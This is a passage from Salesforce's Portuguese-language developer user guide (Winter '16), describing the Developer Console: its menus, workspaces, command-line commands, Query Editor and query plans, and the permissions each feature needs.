
Aprimorar o Salesforce com código

Guia do usuário, Winter '16



A versão em Inglês deste documento tem precedência sobre a versão traduzida.

© Copyright 2000–2015 salesforce.com, inc. Todos os direitos reservados. Salesforce é uma marca registrada da salesforce.com, inc., assim como outros nomes e marcas. Outras marcas que aparecem neste documento podem ser marcas comerciais de seus respectivos proprietários.

CONTEÚDO

Aprimorar o Salesforce com código	1
Bem-vindos, desenvolvedores do Salesforce	1
Ferramentas de desenvolvimento do Salesforce	1
Código	2
Depuração	253
Testar	290
Implantar	299
Índice	300

Aprimorar o Salesforce com código

Bem-vindos, desenvolvedores do Salesforce

Esta documentação fornece informações sobre como aprimorar a organização do Salesforce desenvolvendo aplicativos personalizados e integrando seus aplicativos externos.

A documentação está organizada por tarefa de modo que você possa localizar rapidamente as informações de que necessita:

- [Escrevendo código](#) — Escreva código usando a linguagem de programação do Apex para adicionar a lógica de negócios ou use a linguagem de marcação do Visualforce para criar a interface do usuário. Além disso, você encontrará informações sobre como integrar seu aplicativo usando APIs e autenticando seus aplicativos externos.
- [Depurando seu código](#) — Depure seu aplicativo usando o Console do desenvolvedor.
- [Testando suas alterações](#) — Teste seu código Apex e trabalhe com as ferramentas de teste.
- [Implantar](#) — Implemente suas alterações em outra organização usando conjuntos de alterações e outras ferramentas.

Para obter o conjunto completo de documentação do desenvolvedor, veja <https://developer.salesforce.com/page/Documentation>.

Ferramentas de desenvolvimento do Salesforce

Esta tabela resume a funcionalidade das várias ferramentas de desenvolvimento do Salesforce.

Ferramenta	Código	Depuração	Testar	Implantar	Disponível em
Console do desenvolvedor do Force.com	✓	✓	✓		<i>Seu nome</i> ou o menu de acesso rápido 
Force.com IDE	✓	✓	✓	✓	developer.salesforce.com
Rodapé do modo de desenvolvimento do Visualforce	✓				Configuração ou suas configurações pessoais
Editor de código	✓				Configuração
Execução de teste do Apex			✓		Configuração
Conjuntos de alterações				✓	Configuração
Force.com Migration Tool				✓	Configuração

EDIÇÕES

Disponível em: Salesforce Classic

As ferramentas disponíveis variam de acordo com a sua edição do Salesforce.

 **Nota:** O IDE Force.com é um recurso gratuito fornecido pelo Salesforce para auxiliar seus usuários e parceiros, mas não é considerado parte de nossos Serviços dentro do escopo do Contrato de assinatura mestre do Salesforce.

CONSULTE TAMBÉM:

<http://wiki.developerforce.com/page/Tools>

[Usando o Console do desenvolvedor](#)

[Ativando o modo de desenvolvimento](#)

Código

Escrevendo código

Esta seção contém informações sobre como escrever código para estender sua organização.

- [Usando o Console do desenvolvedor](#)
- [Protegendo seu código](#)
- [Editor de consulta](#)
- [Trabalhando com código](#)

CONSULTE TAMBÉM:

[Depurando o seu código](#)

[Testando suas alterações](#)

[Implantar](#)

Console do desenvolvedor

Abrir o Console do desenvolvedor

PERMISSÕES DO USUÁRIO

Para usar o console do desenvolvedor:	“Exibir todos os dados”
Para executar anônimo no Apex:	“Apex do autor”
Para usar a pesquisa de código e executar SOQL ou SOSL na guia de consulta:	“API ativada”
Para salvar as alterações às classes de Apex e acionadores:	“Apex do autor”
Para salvar as alterações nas páginas do Visualforce e componentes:	“Personalizar aplicativo”
Para salvar as alterações nos recursos do Lightning:	“Personalizar aplicativo”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

Apenas alguns cliques são necessários para abrir o Console do desenvolvedor no Salesforce Classic ou no Lightning Experience. O Console do desenvolvedor é um ambiente de desenvolvimento integrado com uma coleção de ferramentas que pode ser usada para criar, depurar e testar aplicativos em sua organização do Salesforce.

Para abrir o Console do desenvolvedor a partir do Salesforce Classic:


1. Clique em *Seu nome*.
2. Clique em **Console do desenvolvedor**.

Para abrir o Console do desenvolvedor a partir do Lightning Experience:

1. Clique no menu de acesso rápido (⚙️).
2. Clique em **Console do desenvolvedor**.

Visão geral da interface de usuário do console do desenvolvedor

O Console do desenvolvedor inclui uma coleção de ferramentas úteis para aplicativos de codificação, depuração e teste.



O Console do desenvolvedor é organizado nas seguintes seções:

1. [Barra de menus](#)
2. [Espaço de trabalho](#) com uma guia para cada item aberto
3. [Painel de registros, testes e problemas](#)

Barra de menus

A barra de menus inclui os seguintes menus suspensos:

- O menu **File** (Arquivo) permite que você abra e crie recursos.
- O menu **Edit** (Editar) permite pesquisa e edição dos arquivos de código.
- O menu **Debug** (Depurar) fornece acesso a uma variedade de ferramentas e configurações.
- O menu **Test** (Teste) fornece acesso às ferramentas de teste.
- O menu **Workspace** (Espaço de trabalho) permite escolher e gerenciar espaços de trabalho.
- O menu **Help** (Ajuda) inclui links para a ajuda online, uma página de referência de teclas de atalho, a página de preferências do console do Developer e uma coleção de tours guiados.

Espaço de trabalho

Um espaço de trabalho é uma coleção de recursos representados por guias no painel principal do Console do desenvolvedor. O visualizador ou o editor de detalhes mostrado em cada guia é determinado pelo tipo de recurso aberto nela. Por exemplo, o código-fonte é aberto no Editor de código-fonte, os registros são abertos no Inspetor de registros, e assim por diante.

É possível criar um espaço de trabalho para qualquer grupo de recursos usados juntos e, assim, manter seu trabalho organizado. Por exemplo, é possível criar um espaço de trabalho para o código-fonte e outro para registros de depuração, alternando entre eles à medida que você programa e testa.

Consulte [Espaços de trabalho do console do desenvolvedor](#).

Painel de registros, testes e problemas

O painel inferior no Console do desenvolvedor inclui uma coleção de guias úteis:

- A guia **Logs** (Registros) exibe os registros disponíveis.
- A guia **Tests** (Testes) exibe os testes disponíveis.
- A guia **Checkpoints** (Pontos de verificação) exibe os pontos de verificação disponíveis.
- A guia **Query Editor** (Editor de consulta) permite executar uma consulta SOQL ou SOSL nos dados da sua organização.
- A guia **View State** (Estado de exibição), se ativada, permite examinar o estado de exibição de uma página do Visualforce.
- A guia **Progress** (Progresso) exibe todas as solicitações assíncronas em tempo real. Para ver apenas as operações em andamento, selecione **Hide Finished Runs** (Ocultar execuções concluídas). Para encerrar quaisquer implementações que não tenham sido concluídas, clique em **Cancel All Deployments** (Cancelar todas as implementações). Quando terminar uma implantação, um encadeamento de pesquisas residual aparece na guia Progresso com um breve atraso. Implantações parciais não são possíveis. Para limpar a tarefa de pesquisa imediatamente, atualize o Console do desenvolvedor.
- A guia **Problems** (Problemas) mostra os detalhes dos erros de compilação no [Editor de código-fonte](#). As alterações que você faz são compiladas e validadas no segundo plano. Enquanto o código é editado, um indicador de erro é exibido ao lado das linhas que contêm erros. Clique em uma linha na guia **Problems** (Problemas) para ir até a linha de código que causou o erro.

 **Nota:** Depois de 20 minutos de inatividade, o Console do desenvolvedor interrompe a consulta de novos registros, as execuções de teste e os pontos de verificação. Para continuar com as atualizações, clique em **Debug (Depurar) > Resume Updating (Continuar a atualização)**.

Atalhos de teclado

Para ver uma lista de atalhos do teclado do Console do desenvolvedor, clique em **Help (Ajuda) > Shortcut Keys (Teclas de atalho)** ou pressione CTRL+SHIFT+?.

CONSULTE TAMBÉM:

- [Usando o Console do desenvolvedor](#)
- [Menu Arquivo](#)
- [Menu Depurar](#)
- [Editor de consulta](#)
- [Guia Registros](#)
- [Guia Pontos de verificação](#)

Usando o Console do desenvolvedor

PERMISSÕES DO USUÁRIO

Para usar o console do desenvolvedor:	“Exibir todos os dados”
Para executar anônimo no Apex:	“Apex do autor”
Para usar a pesquisa de código e executar SOQL ou SOSL na guia de consulta:	“API ativada”
Para salvar as alterações às classes de Apex e acionadores:	“Apex do autor”
Para salvar as alterações nas páginas do Visualforce e componentes:	“Personalizar aplicativo”
Para salvar as alterações nos recursos do Lightning:	“Personalizar aplicativo”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

O que é o Console do desenvolvedor?

O Console do desenvolvedor é um ambiente de desenvolvimento integrado com uma coleção de ferramentas que pode ser usada para criar, depurar e testar aplicativos em sua organização do Salesforce.

Para uma introdução sobre a UI do Console do desenvolvedor, consulte [Visão geral da interface de usuário do console do desenvolvedor](#). Acesse developer.salesforce.com para obter as últimas notícias e informações sobre o desenvolvimento do Salesforce.

Como usar o Console do desenvolvedor?

O Console do desenvolvedor pode ajudar com muitas das suas tarefas de desenvolvimento:

Depuração e solução de problemas

O Console do desenvolvedor fornece um conjunto prático de ferramentas para rastrear de modo eficiente as questões lógicas.

- **Exibir registros:** Use a guia Registros para exibir uma lista de registros. Abra os registros no Inspetor de registro. O Inspetor de registro é um visualizador de execução sensível ao contexto que mostra a origem de uma operação, o que acionou a operação e o

que ocorreu depois. Use esta ferramenta para exibir registros de depuração, incluindo eventos do banco de dados, processamento do Apex, fluxo de trabalho e lógica de validação.

- **Definir e exibir pontos de verificação no código do Apex:** Use o Console do desenvolvedor para definir os pontos de verificação para identificar a origem dos erros. Por exemplo, se deseja entender por que uma determinada solicitação gera um erro, você pode revisar a execução, identificar a lógica errada e definir um ponto de verificação. Ao executar o processo novamente, é possível inspecionar a solicitação em um ponto específico para entender em detalhes como melhorar seu código. Embora o Console do desenvolvedor não possa fazer uma pausa na execução como um depurador tradicional, ele fornece a mesma visibilidade aos desenvolvedores de nuvem, reduzindo a necessidade de codificar o instrumento com comandos `System.debug`.

Editando e navegando no código-fonte

O Console do desenvolvedor permite procurar, abrir, editar e criar arquivos de código-fonte.

- **Procurar pacotes na sua organização:** Navegue nos conteúdos dos pacotes criados na sua organização.
- **Exibir e editar acionadores e classes do Apex:** Abra e edite acionadores e classes do Apex e uma exibição somente leitura das suas definições de objeto personalizadas.
- **Exibir e editar componentes do Lightning:** Abra e edite recursos do Lightning, como aplicativos, componentes, eventos ou interfaces.
- **Exibir e editar páginas e componentes do Visualforce:** Abra e edite as páginas e os componentes do Visualforce.
- **Usar o editor de código-fonte:** Abra um conjunto de trabalho de arquivos de código e alterne entre eles com um único clique. O editor de código-fonte do Console do desenvolvedor inclui um recurso de preenchimento automático para o código do Apex.

Teste e validação do desempenho

O Console do desenvolvedor possui vários recursos dedicados a testar o código e analisar o desempenho.

- **Testar código do Apex:** Use o Console do desenvolvedor para verificar a cobertura do código e executar os testes do Apex, incluindo testes de unidade, testes funcionais, testes de regressão, e assim por diante. Para facilitar o desenvolvimento de código robusto e livre de erros, o Apex suporta a criação e execução de *testes de unidade*. Testes de unidade são métodos de classe que verificam se uma determinada parte do código está funcionando corretamente. Os métodos de teste da unidade não levam argumentos, não confirmam dados para o banco de dados, não enviam emails e são marcados com a palavra-chave `testMethod` ou a anotação `isTest` na definição do método. Ainda, os métodos de teste devem ser definidos nas classes de teste, ou seja, as classes são anotadas com `isTest`.
- **Inspecionar registros para problemas de desempenho:** O Inspetor de registro é um visualizador de execução sensível ao contexto que mostra a origem de uma operação, o que acionou a operação e o que ocorreu depois. Use esta ferramenta para exibir registros de depuração, incluindo eventos do banco de dados, processamento do Apex, fluxo de trabalho e lógica de validação. Abra um registro de depuração e visualize o desempenho agregado de uma operação na Árvore de desempenho. O painel Unidades executadas divide a solicitação em hora e tipo e classifica os horários por métodos, consultas, fluxos de trabalho, chamadas, DML, validações, acionadores e páginas, oferecendo uma ideia clara de como localizar os problemas de desempenho. Use o painel Cronograma para exibir uma visão de cronograma da solicitação geral e percorrer os compromissos de um determinado bloco. O painel Limites fornece uma exibição de resumo de recursos usados e mapeá-los em relação aos seus limites de solicitação alocados.

Executando consultas SOQL e SOSL

O Console do desenvolvedor fornece uma interface simples para gerenciar consultas SOQL e SOSL.

- **Editar e executar consultas SOQL e SOSL:** Use o **Editor de consulta** para consultar dados da sua organização.

- **Visualizar resultados de consulta:** Os resultados são exibidos em uma grade Resultados da consulta, na qual é possível abrir, criar, atualizar e excluir registros. Em resultados de pesquisa SOSL com vários objetos, cada objeto é exibido em uma guia separada.

CONSULTE TAMBÉM:

- [Abrir o Console do desenvolvedor](#)
- [Visão geral da interface de usuário do console do desenvolvedor](#)
- [Menu Arquivo](#)
- [Guia Registros](#)
- [Exemplos de uso do inspetor de registros](#)

Referência da linha de comando do Console do desenvolvedor

Para abrir ou fechar a janela de linha de comando do do Developer Console, clique em **CTRL+SHIFT+L**. Os seguintes comandos estão disponíveis:

Comando	Parâmetros	Descrição
<code>commands</code>	Nenhum	Uma lista de todos os comandos.
<code>exec <Apex statements></code>	<code><Apex statements></code> : Uma ou mais instruções do Apex.	Executa <code><Apex statements></code> e gera um log.
<code>exec [-o -r]</code>	Nenhum	<code>-o</code> : Abre a janela Inserir código do Apex. <code>-r</code> : Executa o código da janela Inserir código do Apex e gera um registro.
<code>find <string></code>	<code><string></code> : Uma string de caracteres.	Pesquisa o log de uma sequência.
<code>ajuda</code>	Nenhum	Explica como obter informações sobre comandos.
<code>man <command></code>	<code><command></code> : Um comando da janela da linha de comando.	Exibe a descrição do comando.

Espaços de trabalho do console do desenvolvedor

Um espaço de trabalho é uma coleção de recursos representados por guias no painel principal do Console do desenvolvedor. O visualizador ou o editor de detalhes mostrado em cada guia é determinado pelo tipo de recurso aberto nela. Por exemplo, o código-fonte é aberto no Editor de código-fonte, os registros são abertos no Inspetor de registros, e assim por diante.

É possível criar um espaço de trabalho para qualquer grupo de recursos usados juntos e, assim, manter seu trabalho organizado. Por exemplo, é possível criar um espaço de trabalho para o código-fonte e outro para registros de depuração, alternando entre eles à medida que você programa e testa.

On menu **Workspace** (Espaço de trabalho) inclui todos os links necessários:

- **Switch Workspace** (Alternar espaço de trabalho): Permite selecionar entre os espaços de trabalho salvos.
- **New Workspace** (Novo espaço de trabalho): Cria um novo espaço de trabalho. Digite um nome para o espaço de trabalho e clique em OK. Abra os recursos que deseja colocar no espaço de trabalho. O espaço de trabalho será salvo quando você trocar para um espaço de trabalho diferente ou fechar o Console do desenvolvedor.

- **Rename Current Workspace** (Renomear espaço de trabalho atual): Substitui o espaço de trabalho atual pelo nome inserido.
- **Workspace Manager** (Gerenciar espaço de trabalho): Abre uma janela pop-up que permite navegar, abrir, criar e excluir espaços de trabalho.

Você pode abrir os seguintes tipos de recursos no espaço de trabalho do Console do desenvolvedor:

- Os registros abrem no [Inspetor de registro](#).
- Os pontos de verificação abrem no [Inspetor do ponto de verificação](#).
- Os acionadores e as classes do Apex e as páginas e os componentes do Visualforce abrem no [Editor de código-fonte](#).
- Metadados da organização e outros recursos que não de código abrem no [Inspetor de objeto](#).
- Os resultados da consulta listados na [guia do Editor de consulta](#) abrem em uma grade de Resultados de consulta editável.
- Execuções de teste concluídas e listadas na [guia Testes](#) abrem em uma exibição de Resultados de teste.

Para recolher painéis não utilizados, use os botões . Quando retraído, você pode clicar em um painel para revelá-lo temporariamente e usá-lo. Quando o seu cursor se move para fora do painel, ele é retraído automaticamente.

Ao alternar para um espaço de trabalho diferente ou fechar o Console do desenvolvedor, o estado das guias (e os painéis dentro das guias) no espaço de trabalho atual é salvo. Se um espaço de trabalho não tiver sido criado, a configuração é salva como um espaço de trabalho Padrão.

Navegando entre guias

Para se mover para a esquerda e para a direita nas guias no espaço de trabalho, clique na guia adequada ou use os seguintes atalhos de teclado:

- Esquerda: CTRL+Page Up
- Direita: CTRL+Page Down

Navegando no histórico de exibição

Para avançar e retroceder pelo histórico de modos de exibição, clique nos botões  ou use os seguintes atalhos do teclado.

- Retroceder: CTRL+,
- Avançar: CTRL+.

Clicar em  (ou CTRL +) passa pelas guias exibidas anteriormente na ordem em que foram exibidas. O botão  somente fica ativo quando você está visualizando o histórico.

CONSULTE TAMBÉM:

[Visão geral da interface de usuário do console do desenvolvedor](#)

[Editor de código-fonte](#)

Menu Arquivo

No Console do desenvolvedor, o menu **File** (Arquivo) permite gerenciar os acionadores e classes do Apex, páginas ou componentes do Visualforce e recursos estáticos (texto, XML, JavaScript ou CSS). Ele inclui as seguintes opções:

- **New** (Novo): Cria um novo recurso e o abre no [Editor de código-fonte](#). Você pode criar estes recursos:
 - Classe do Apex ou acionador. Para criar um novo acionador do Apex, primeiro, selecione o objeto a ser associado ao acionador.


- Aplicativo, componente, evento ou interface do Lightning; Para obter mais informações, consulte [Visão geral da estrutura de componente do Lightning \(Beta\)](#) na página 86.
-  **Nota:** Para criar recursos do Lightning, é necessário usar uma organização com Developer Edition que tenha um prefixo de namespace.
- Página ou componente do Visualforce
- Arquivo de recurso estático (texto, XML, JavaScript, ou CSS)
- **Open** (Abrir): Abra a [janela Arquivo Abrir](#) que permite procurar e abrir o código do aplicativo e os objetos de dados.
- **Open Resource** (Abrir recurso): Abre a janela Recurso aberto, que permite procurar arquivos pelo nome.
- **Open Log** (Abrir registro): Abre o registro selecionado no [Inspecor de registro](#). Também é possível acessar registros na guia **Logs (Registros)**.
- **Open Raw Log** (Abrir registro original): Abre o registro selecionado em texto simples.
- **Download Log** (Fazer download do log): Salva uma cópia de texto do registro selecionado na sua máquina local.
- **Save** (Salvar): Salva o item na guia ativa.
- **Save All** (Salvar tudo): Salva as alterações em todas as guias abertas no seu espaço de trabalho. Use essa opção para salvar um conjunto de alterações dependentes.
- **Delete** (Excluir): Exclui o item na guia ativa. Você pode excluir somente classes e acionadores do Apex, páginas do Visualforce e arquivos de recurso estático.
- **Close** (Fechar): Fecha a guia ativa.
- **Close All** (Fechar tudo): Fecha todas as guias abertas no seu espaço de trabalho. Se qualquer guia tiver alterações não salvas, será necessário salvá-las.

CONSULTE TAMBÉM:

- [Usando a janela Arquivo Abrir](#)
- [Editor de código-fonte](#)
- [Inspecor de objeto](#)

Usando a janela Arquivo Abrir

A janela **File (Arquivo) > Open (Abrir)** no menu Console do desenvolvedor permite que você procure e abra seu código de aplicativo e objetos de dados.



Para navegar até um item na janela **Open (Abrir)**:

1. Na coluna **Setup Entity Type (Tipo de entidade de configuração)**, clique no tipo de item que você deseja localizar.

2. Na coluna **Entities (Entidades)**, role e localize o item que deseja examinar.
Para filtrar os itens exibidos, clique na caixa de entrada de texto **Filter (Filtrar)** e digite a string de texto para exibir somente os itens que correspondem aos critérios do filtro. A pesquisa diferencia maiúsculas de minúsculas.
3. Para ver itens relacionados na coluna **Related (Relacionados)**, clique no item uma vez.
Por exemplo, clique em um objeto para ver as classes do Apex que o utilizam.
4. Para abrir o item em uma guia, clique duas vezes nele ou o selecione e clique em **Open (Abrir)**.
Arquivos de código são abertos no Editor de código-fonte, enquanto os objetos de dados são abertos na exibição do Inspetor de objeto.

É possível procurar e abrir os conteúdos de pacotes na sua organização na janela **File (Arquivo) > Open (Abrir)**. É possível ainda ver os conteúdos completos de pacotes e abrir os arquivos de código e objetos personalizados contidos em um pacote, mas outros itens de pacote, como campos personalizados e regras de validação, podem ser vistos na lista, mas não visualizados em detalhes.

 **Nota:** Não é possível exibir ou editar o conteúdo dos pacotes gerenciados que você instalou em sua organização. Também é possível procurar, abrir e editar as entidades de pacotes não gerenciados assim como aqueles que você mesmo criou.

CONSULTE TAMBÉM:

- [Editor de código-fonte](#)
- [Inspetor de registro](#)
- [Inspetor de objeto](#)

Menu Editar

O menu **Edit (Editar)** do console do Developer permite pesquisar e editar arquivos de código.

- **Find (Localizar):** Procura o texto selecionado na exibição atual. Se nenhum texto está selecionado, abre um diálogo de localizar do navegador.
- **Find Next (Localizar próxima):** Localiza a próxima correspondência referente ao texto selecionado ou especificado na exibição atual.
- **Find/Replace (Localizar/substituir):** Localiza e substitui o texto selecionado ou especificado na exibição atual.
- **Search in Files (Pesquisar em arquivos):** Abre uma caixa de diálogo de pesquisa para pesquisar os conteúdos de todos os arquivos de código.
- **Fix Indentation (Corrigir recuo):** Corrige o recuo no arquivo de código atual.

Menu Depurar

O menu do Console do desenvolvedor chamado **Debug (Depurar)** permite gerenciar os registros e executar anônimo no Apex. Ele inclui as seguintes opções:

- **Open Execute Anonymous Window (Abrir janela executar anônimo):** Abre uma nova janela que permite inserir o código do Apex para teste. Consulte [Executando o código do Apex anônimo](#).
- **Execute Last (Executar último):** Executa a entrada mais recente na janela Inserir código do Apex.
- **Switch Perspective (Alternar perspectiva):** Seleciona a perspectiva na lista de perspectivas padrão e personalizadas disponíveis. Consulte [Inspetor de registro](#).
- **View Log Panels (Exibir painéis de registro):** Exibe uma lista de painéis disponíveis para uso em uma perspectiva.
- **Perspective Manager (Gerenciador de perspectiva):** Abre o Gerenciador de perspectiva. Consulte [Gerenciando perspectivas no inspetor de registro](#).

- **Save Perspective** (Salvar perspectiva): Salva as alterações feitas à perspectiva atual desde que ela foi aberta.
- **Save Perspective As** (Salvar perspectiva como): Salva uma cópia da perspectiva atual com um nome diferente.
- **Auto-Hide Logs** (Ocultar registros automaticamente): Selecione essa opção para desmarcar registros existentes quando a página é atualizada.
- **Show My Current Logs Only** (Exibir apenas meus registros atuais): Desmarque essa opção (marcada por padrão) para ver todos os registros salvos para a sua organização, incluindo registros recém-adicionados criados por outros usuários.
- **Show My Current Checkpoints Only** (Exibir apenas meus pontos de verificação atuais): Desmarque essa opção (selecionada por padrão) para exibir todos os pontos de verificação atualmente salvos para a sua organização, incluindo aqueles recém-gerados criados por outros usuários.
- **Clear** (Limpar): Selecione **Log Panel** (Painel de registro), **Checkpoint Results Panel** (Painel de resultados do ponto de verificação) ou **Checkpoint Locations** (Locais do ponto de verificação) para apagar dados atuais do cache e atualizar a exibição.
- **Resume Updating** (Continuar a atualização): Renova a conexão com o servidor. Essa opção é exibida apenas se a pesquisa tiver sido interrompida devido à inatividade.
- **Change Log Levels** (Alterar níveis de registro): Abre o diálogo de configurações de registro para definir os níveis de registro para solicitações futuras. Consulte [Níveis de registro de depuração](#).

 **Nota:** Algumas opções no menu **Debug** (Depurar) não estão acessíveis até que um registro tenha sido gerado.

CONSULTE TAMBÉM:

[Executando o código do apex anônimo](#)


[Inspetor de registro](#)

[Gerenciando perspectivas no inspetor de registro](#)

[Níveis de registro de depuração](#)

Editor de consulta

Você pode usar o Editor de consulta no Console do desenvolvedor para executar uma consulta SOQL ou pesquisa SOSL nos dados da sua organização. O painel de Histórico exibe suas últimas 10 consultas para reutilização rápida. Os resultados são exibidos em uma grade Resultados da consulta, na qual é possível abrir, criar, atualizar e excluir registros. Em resultados de pesquisa SOSL com vários objetos, cada objeto é exibido em uma guia separada.



NESTA SEÇÃO:

[Executar uma consulta SOQL ou pesquisa SOSL](#)

Execute consultas SOQL ou pesquisas SOSL no painel do Editor de consulta do Console do desenvolvedor.

[Recuperar planos de consulta](#)

Use a ferramenta Plano de consulta para otimizar e acelerar as consultas realizadas em grandes quantidades de registros. Visualize planos de consulta para consultas SOQL, pesquisas SOSL, relatórios e exibições de lista. Se há índices personalizados disponíveis para a sua organização, use planos de consulta para ajudá-lo a decidir quando solicitar um índice personalizado do Suporte do Salesforce.

[Grade de Resultados da consulta](#)

A grade Resultados da consulta exibe cada registro como uma linha. É possível criar, atualizar e excluir registros sem sair do Console do desenvolvedor. Em resultados de pesquisa SOSL com vários objetos, cada objeto é exibido em uma guia separada.

CONSULTE TAMBÉM:

[Usando o Console do desenvolvedor](#)

Executar uma consulta SOQL ou pesquisa SOSL

Execute consultas SOQL ou pesquisas SOSL no painel do Editor de consulta do Console do desenvolvedor.

1. Insira uma consulta SOQL ou pesquisa SOSL no painel do Editor de consulta.
2. Se você deseja consultar entidades do conjunto de ferramentas em vez das entidades de dados, selecione **Use Tooling API** (Usar API do conjunto de ferramentas).
3. Clique em **Execute** (Executar). Se a consulta gerar erros, eles serão exibidos na parte inferior do painel do Editor de consulta. Os resultados são exibidos na grade Resultados da consulta no espaço de trabalho do Console do desenvolvedor.
4.  **Cuidado:** Se você executar uma consulta novamente, as alterações não salvas na grade Resultados da consulta serão perdidas.

Para executar uma consulta novamente, clique em **Refresh Grid** (Atualizar grade) ou clique na consulta no painel Histórico e em **Execute** (Executar).

Para obter informações sobre a sintaxe de consulta e pesquisa, consulte a [Referência de SOQL e SOSL do Force.com](#).

CONSULTE TAMBÉM:

- [Editor de consulta](#)
- [Recuperar planos de consulta](#)
- [Grade de Resultados da consulta](#)

Recuperar planos de consulta

Use a ferramenta Plano de consulta para otimizar e acelerar as consultas realizadas em grandes quantidades de registros. Visualize planos de consulta para consultas SOQL, pesquisas SOSL, relatórios e exibições de lista. Se há índices personalizados disponíveis para a sua organização, use planos de consulta para ajudá-lo a decidir quando solicitar um índice personalizado do Suporte do Salesforce.

Para ativar o botão Plano de consulta no Editor de consulta, clique em **Help (Ajuda) > Preferences (Preferências)**, defina **Enable Query Plan** (Ativar plano de consulta) como *verdadeiro* e clique em **Save** (Salvar).

Para obter planos de consulta para consultas SOQL ou pesquisas SOSL, insira a consulta e clique no botão **Query Plan** (Plano de consulta) no Editor de consulta.

A janela Plano de consulta mostra todas as operações de consulta e o custo de cada uma. O painel Notas exibe todas as notas disponíveis para o seu plano de consulta com classificação mais alta, ou seja, o plano que está em uso no momento.

Para exibir planos de consulta referentes a relatórios ou exibições de lista, realize estas etapas.

1. Localize o ID do relatório ou da exibição de lista em seu URL.



